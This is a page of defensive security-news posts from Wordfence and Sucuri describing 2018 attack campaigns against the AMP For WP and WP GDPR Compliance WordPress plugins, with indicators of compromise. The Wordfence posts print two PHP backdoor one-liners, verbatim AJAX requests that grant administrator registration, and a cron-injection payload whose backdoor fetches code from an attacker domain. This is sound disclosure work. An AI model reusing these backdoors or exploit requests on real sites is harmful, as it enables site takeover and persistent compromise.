Online Services

Category: Security

  • XSS Injection Campaign Exploits WordPress AMP Plugin

    News broke last week disclosing a number of vulnerabilities in the AMP For WP plugin, installed on over 100,000 WordPress sites. WordPress contributor Sybre Waaijer identified the security issue and confidentially disclosed it to the WordPress plugins team. To exploit the flaw, an attacker needs to have a minimum of subscriber-level access on a vulnerable site.

    This post is Copyright 2018 Defiant, Inc. and was published on the wordfence.com official blog. Republication of this post without permission is prohibited. You can find this post at: https://www.wordfence.com/blog/2018/11/xss-injection-campaign-exploits-wordpress-amp-plugin/

    The Wordfence team has identified an XSS (cross-site scripting) campaign that is actively exploiting this security flaw. In the post below, we describe this sophisticated attack campaign in detail. It is critical that site owners using AMP For WP update to the most recent version of this plugin as soon as possible. At the time of writing, the newest version of AMP For WP is version 0.9.97.20.

    The Wordfence firewall has a new rule that defends sites against this exploit. This rule has been released to Premium Wordfence customers and will be available for free customers 30 days after release. In addition, the Wordfence firewall has a generic XSS rule which has been available to free and Premium customers for over 2.5 years, which catches most exploits targeting this vulnerability.

    In addition, the Wordfence team released malware signatures into production that detect the malware payloads that are being deposited on servers targeted in this attack. These are currently in production for Wordfence Premium customers.

    The rest of this post documents the attack campaign that our team has identified, which is exploiting the recent vulnerability discovered in the AMP For WP plugin. The rest of this post is written for security operations teams, developers, vendors and other network defenders. It describes the attack chain and includes IOCs (indicators of compromise) that can be used to improve security products and harden firewalls and intrusion detection systems against this threat.

    The Vulnerability

    A number of individual security flaws were patched in the recent release of the plugin. The crux of the situation is an overall lack of capabilities checks associated with the plugin’s AJAX hooks. A user needs to have an active login session to make the necessary calls to the plugin and it does not matter what permissions that user has been granted on the impacted site.


    The code above from install/index.php iterates over POST data without any capabilities checks.

    The active exploits we have identified are leveraging this set of flaws to modify the plugin’s own options stored in the WordPress database.

    Attacking The Admin

    The most prevalent attacks against this vector attempt to inject the following XSS payload into the victim’s site content with the goal of affecting a logged-in administrator:

    If an administrator’s browser executes the malicious JavaScript, it will source a larger payload from its command and control (C2) server at sslapis.com. This script, stat.js, contains a number of notable features.

    The SendData() function above notifies the C2 server of any actions successfully executed by the malicious JavaScript

    One area of concern is the processNewUser() function, which attempts to hijack the affected administrator’s browser session in order to register a new administrator account named supportuuser:

    The processNewUser() function attempts to use a hidden iframe to execute the user registration process.

    After creating a hidden iframe element on the page being viewed by the affected administrator, the script simulates the process of filling out the New User form. As part of this process it selects the Administrator role and sends a click() event to the submit button to create a new user with admin access.

    In addition to the creation of a rogue administrator account, the script also attempts to inject backdoor code into an affected site’s plugins. This is accomplished similarly to the administrator creation above, with a hidden iframe appended to the page’s content and used to simulate an admin’s interactions with the Plugin areas of the dashboard.

    The function defined above is used to inject malicious PHP into a site’s plugins.

    The PHP backdoors injected into a site’s plugins are as follows:

    @array_diff_ukey(@array((string)@$_REQUEST['vqmode']=>1), @array((string)stripslashes(@$_REQUEST['map'])=>2),@$_REQUEST['bootup']);

    @extract($_REQUEST);@die($cdate($adate));

    Both of these backdoors are effective ways to allow an attacker to execute arbitrary PHP code on infected sites, even if the rogue administrator account mentioned above is successfully removed.

    C2 Server

    The command and control (C2) server for this campaign is currently located at sslapis.com. This host serves the live version of the JavaScript payload described above, as well as a script used to receive data from affected browser sessions. The domain itself was registered on November 2nd with the Ukrainian company ukrnames.com, but the server hosting the domain has been around longer, having been associated with an Apple phishing scam just over a year ago.

    Coding Style

    As you may have noticed from the screenshots above, the JavaScript file hosted on the C2 server contains a number of commented-out lines apparently used during development by the malware’s author to test various functions. Additionally, the JavaScript itself is uncommonly well-formatted as compared to other malware, where “uglified” or otherwise obfuscated code is the norm. This can change at any time because the script is hosted on the adversary’s server.

    While attacks targeting this vulnerability are coming from an array of source addresses, a flaw in the execution of these attacks make them easily trackable. It is common for attack platforms to spoof the User-Agent string of a well known browser in an effort to make their traffic blend in with normal browsing activity. In this case however, the User-Agent string contained in these malicious requests is broken: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv. Note that in similar User-Agent strings, a version number follows “rv”. This suggests that the attacker intended to rotate or otherwise change the version number in the string programmatically. This broken User-Agent was found in all attacks associated with this adversary.

    Indicators Of Compromise (IOCs)

    Most Prevalent Attacking IPs

    1. 181.215.147.23
    2. 193.112.161.204
    3. 219.145.170.23
    4. 192.169.198.104
    5. 193.112.65.16
    6. 46.101.156.232
    7. 193.112.91.155
    8. 218.92.252.230
    9. 208.109.53.224
    10. 41.139.45.78

    Outbound Domains Accessed

    • sslapis.com

    Associated User-Agents

    • Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv

    Database Indicators

    • The presence of unauthorized accounts in your site’s users table, including but not limited to the following example:
      • supportuuser
    • The presence of any unintentionally-introduced JavaScript in any wp_options entries associated with the AMP For WP plugin, which contain the string amp in the option_name field.

    Conclusion

    This malware campaign is an example of why a stored XSS vulnerability is a high priority issue. When an attacker is able to run their own JavaScript in the browser of a site’s administrator, there are a variety techniques they can employ to pivot further into a site. While the C2 domain in the case of this attack is very new and has yet to appear on the blacklists used by popular browser plugins like uBlock Origin, administrators of mission-critical sites might consider employing an untrusted-by-default model with browser extensions like NoScript.

    We considered a content security policy (CSP) as possible mitigation of this attack, but the attacker could modify the XSS payload to be an inline version of the script loaded from the sslapis C2 server.

    As always, the best defense against these attacks is to keep your site’s software up to date. AMP For WP’s security fix was available for nearly two weeks before these attacks began, hopefully placing a hard limit on the exploitable attack surface of this vulnerability.

    For sites unable to update, or those which have not updated for any other reason, a rule has been added to the Wordfence firewall preventing these attacks. This rule is already in place on all Premium Wordfence users, and will be released to Free Wordfence users after 30 days. However, most attempts at exploiting this vulnerability happen to trigger a preexisting firewall rule built to block generic XSS payloads, and this rule has been protecting free Wordfence users for over 2.5 years. Our team has also released malware signatures into production to detect the malware being deposited on servers targeted in this attack.

    Written by Mikey Veenstra with research assistance from Stephen Rees-Carter, James Yokobosky and Matt Barry. 

    The post XSS Injection Campaign Exploits WordPress AMP Plugin appeared first on Wordfence.

  • Hackers Change WordPress Siteurl to Pastebin

    Hackers Change WordPress Siteurl to Pastebin

    Last Friday, we reported on a hack that used a vulnerability in the popular WP GDPR Compliance plugin to change WordPress siteurl settings to erealitatea[.]net. At that time it was not clear who was behind the massive attack, since the erealitatea[.]net domain didn’t work and the infection simply broke the compromised sites. Our SiteCheck scanner detected the infection on about 700 sites over the weekend and PublicWWW now currently returns 573 results.

    Continue reading Hackers Change WordPress Siteurl to Pastebin at Sucuri Blog.

  • Trends Emerging Following Vulnerability In WP GDPR Compliance Plugin

    Earlier this week the WP GDPR Compliance plugin was briefly removed from the WordPress.org repository after the discovery of critical security issues impacting its users. In yesterday’s post, we provided some details regarding these issues and illustrated their severity. In the hours since that post was published, our team has continued tracking the adversaries seeking to exploit this new attack vector. Today, we’re sharing the findings of this extended research. This post is technical in nature and will be helpful for network defenders, developers and security researchers.

    This post is Copyright 2018 Defiant, Inc. and was published on the wordfence.com official blog. Republication of this post without permission is prohibited. You can find this post at: https://www.wordfence.com/blog/2018/11/trends-following-vulnerability-in-wp-gdpr-compliance-plugin/

    For details regarding the vulnerability and its scope be sure to read yesterday’s post, Privilege Escalation Flaw In WP GDPR Compliance Plugin Exploited In The Wild, before proceeding.

    If you run a WordPress site and use this plugin, you should update to the newest version which fixes the vulnerability, or remove the old version of the plugin. The newest version of WP GDPR Compliance is version 1.4.3.

    Two Notable Exploits

    The data gathered by our malware scans, firewall activity, and site cleaning reports has revealed two primary types of exploit taking place. The first case, identified early in our research and mentioned in yesterday’s post, involves modifying user registration settings. The second case, caught and logged by the new firewall rule for this vulnerability, injects malicious scheduled actions to be executed by WP-Cron. Examples we have seen of both attack types have made use of backdoor scripts named wp-cache.php, though the contents of these backdoor files differ between the two methods.

    Administrator Access via Modified Settings

    The most common attempted attacks against this flaw at the time of this writing directly exploit the ability to modify arbitrary settings on affected sites. By enabling new user registration and changing the default role of new users to Administrator, attackers are able to simply create a new privileged user, then log in and take any actions on the newly compromised site.

    Interestingly, automated attempts to perform this activity are also reversing the settings modifications being made. The following screenshot contains relevant access log entries for one such attack.

    In this log, we first see a GET request to the site’s homepage. This first request is necessary to produce the “ajaxSecurity” nonce required by the plugin to perform AJAX actions. Next, two POST requests are made to /wp-admin/admin-ajax.php. Data stored in POST bodies is not seen in access logs, however in the course of our research we have been able to acquire samples of this data. The first two AJAX requests contain the following data:

    action=wpgdprc_process_action&data={“type”:”save_setting”,”append”:false,”option”:”users_can_register”,”value”:”1″}&security=[redacted]

    action=wpgdprc_process_action&data={“type”:”save_setting”,”append”:false,”option”:”default_role”,”value”:”administrator”}&security=[redacted]

    In the first action, we see the attacker enabling the users_can_register option, which adds functionality to a site’s wp-login.php page allowing users to create new accounts. Next, the default_role option is set to ‘administrator’, meaning any new user registered to the site is automatically given full administrative access.

    The next items in the access log show the attacker making a POST request to /wp-login.php?action=register, and the subsequent redirect to the “Registration complete. Please check your email” dialog.

    Lastly, two more AJAX requests are made, containing the following instructions:

    action=wpgdprc_process_action&data={“type”:”save_setting”,”append”:false,”option”:”users_can_register”,”value”:”0″}&security=[redacted]

    action=wpgdprc_process_action&data={“type”:”save_setting”,”append”:false,”option”:”default_role”,”value”:”subscriber”}&security=[redacted]

    Here we can see the attacker actually reversing the configuration changes that allowed them to create an administrator account, first by disabling user registration then setting the default user role to “subscriber”. This serves to help prevent other attackers from creating their own administrator accounts, as well as reducing the likelihood that a site’s administrator will notice a problem. It closes the door behind the attacker.

    Several hours after the new user is created, the attacker logs in to their new administrator account and can begin installing further backdoors. In our sample cases, we’ve seen attackers uploading a robust PHP webshell in a file named wp-cache.php. The image below is a screenshot of the shell user interface.

    With a file manager, terminal emulator, and PHP eval features, a script like this on a site can allow an attacker to deploy further payloads at will.

    Backdoor Installation via Injected Cron

    The second type of exploit we’re seeing is less straightforward, and more difficult to identify at a glance. By injecting malicious actions into a site’s WP-Cron schedule, these attackers are able to install a persistent backdoor that can replace itself if removed. While a variety of malicious actions can be stored and executed via WP-Cron, the cases we have seen so far rely on the presence of another popular WordPress plugin, WooCommerce.

    The following line contains a portion of an AJAX request body blocked by the Wordfence firewall for attempting to insert a malicious WP-Cron task:

    “woocommerce_plugin_background_installer”:{“[redacted]”:{“schedule”:”hourly”,”args”:[“2mb-autocode”,{“repo-slug”:”2mb-autocode”}],”interval”:3600}}

    This cron task attempts to use WooCommerce’s built-in woocommerce_plugin_background_installer action to install the 2MB Autocode plugin, which allows the injection of arbitrary PHP code into all posts on a site. The code to be injected is stored by 2MB Autocode as an option in the database, so the next step is to modify that setting using the same vulnerability:

    {“type”:”save_setting”,”option”:”2mb_autocode_topstring”,”value”:”[malicious_php]”}

    The [malicious_php] placeholder in the above example contains a PHP backdoor script which performs the following actions in sequence:

    1. Receive encoded input stored in the attacker’s request as an “HTTP_X_AUTH” header, which declares the locations used in the following steps.
    2. Make a request to http://pornmam[.]com/wp.php
    3. Decode the response and save the resulting PHP backdoor as wp-cache.php
    4. Include the core file /wp-admin/includes/file.php
    5. Deactivate and delete the 2MB Autocode plugin
    6. Clear the WP-Cron event associated with the attack
    7. Delete the 2mb_autocode_topstring option containing this code.


    While the backdoor script seen in these cases shares the name wp-cache.php with other methods, the contents are much different. Instead of a self-contained web shell, this script contains some decoding functions and some execution syntax, but none of the executed payload is stored in the file. Instead, the payload to be decoded and executed is stored as a POST variable or in a cookie.

    Without any captured requests to this script, we can’t know exactly what the intended behavior is. However, given the nature of the script and its eventual call to eval(), it’s to be expected that any arbitrary code can be executed by way of this backdoor.

    No Mobilization Yet

    In most infections, there will be one or more active methods in place to bring value of some form to the attacker. Whether an infected site is serving spam emails, hosting a phishing scam, or any other direct or indirect monetization, there’s often a clear goal identified as part of the triage process. However, despite the rapid occurrence of these identified cases, so far our research has only turned up backdoor scripts on sites impacted by this issue. No “end-stage” payloads intended to directly benefit an attacker have yet been associated with these attacks.

    This behavior can mean a number of different things. It’s possible that these attackers are stockpiling infected hosts to be packaged and sold wholesale to another actor who has their own intentions. There’s also the chance that these attackers do have their own goals in mind, but haven’t launched that phase of the attack yet. In either case, sites impacted by these attacks should immediately work to identify and remove any backdoors present.

    Indicators Of Compromise

    The following section contains a series of IOCs (Indicators of Compromise) that can be used to assist in identifying and triaging cases similar to the ones in this report. Be advised that any common methods may be changed by the malicious actor at any time, especially as more attackers begin exploiting this vulnerability.

    Most Prevalent Attacking IP Addresses

    • Admin Creation Method:
      • 109.234.39.250
      • 109.234.37.214
    • Cron Injection Method
      • 46.39.65.176
      • 195.123.213.91

    Outbound Domains Accessed

    • pornmam.com

    Malware Hashes

    • Admin Creation Method Backdoor
      • MD5: b6eba59622630b18235ba2d0ce4fcb65
      • SHA1: 577293e035cce3083f2fc68f684e014bf100faf3
    • Cron Injection Method Backdoor
      • MD5: c62180f0d626d92e29e83778605dd8be
      • SHA1: 83d9688605a948943b05df5c548bea6e1a7fe8da

    Database Indicators

    • The presence of unauthorized accounts in your site’s users table, including but not limited to the following examples:
      • t2trollherten
      • t3trollherten
    • An entry in your site’s options table with an option_name starting with 2mb_autocode (If not used intentionally)
    • The option default_role set to anything other than “subscriber” unless directly intentional.
    • The option users_can_register enabled unintentionally.

    Installed Plugins

    • 2MB Autocode (If not used intentionally)

    Conclusion

    It is our hope that the details revealed by this research can be used to assist others in the security sphere to track and prevent these exploits. However, the attacks first seen following an impactful security disclosure can be considerably different than those seen in the weeks and months after. Given the scope of the vulnerability in question, it’s likely that more unique and sophisticated attack methods will be seen in the wild before long.

    As always, we stress the importance of performing regular plugin updates to prevent these attacks from succeeding in the first place. The Wordfence plugin notifies administrators of outdated plugins automatically in order to help facilitate a quick response to potential vulnerabilities. In addition, the Wordfence Threat Intelligence team has released firewall rules and malware signatures to our premium customers in real-time to protect against this exploit and detect the indicators of compromise associated with the attack.

    Written by Mikey Veenstra with contributions from Stephen Rees-Carter and Marco Wotschka. Edited by Mark Maunder. 

    The post Trends Emerging Following Vulnerability In WP GDPR Compliance Plugin appeared first on Wordfence.

  • Erealitatea[.]net Hack Corrupts Websites with WP GDPR Compliance Plugin Vulnerability

    Erealitatea[.]net Hack Corrupts Websites with WP GDPR Compliance Plugin Vulnerability

    We have noticed a growing number of WordPress-based sites that have had their URL settings changed to hxxp://erealitatea[.]net. Further investigations show that the issue is related to a security vulnerability in the WP GDPR Compliance plugin for WordPress (with 100,000+ active installations).

    The new General Data Protection Regulation (GDPR) laws in the EU have made the plugin extremely popular. Many sites are looking for an easy way to comply with these new laws, and adding this plugin is a simple solution for many website owners.

    Continue reading Erealitatea[.]net Hack Corrupts Websites with WP GDPR Compliance Plugin Vulnerability at Sucuri Blog.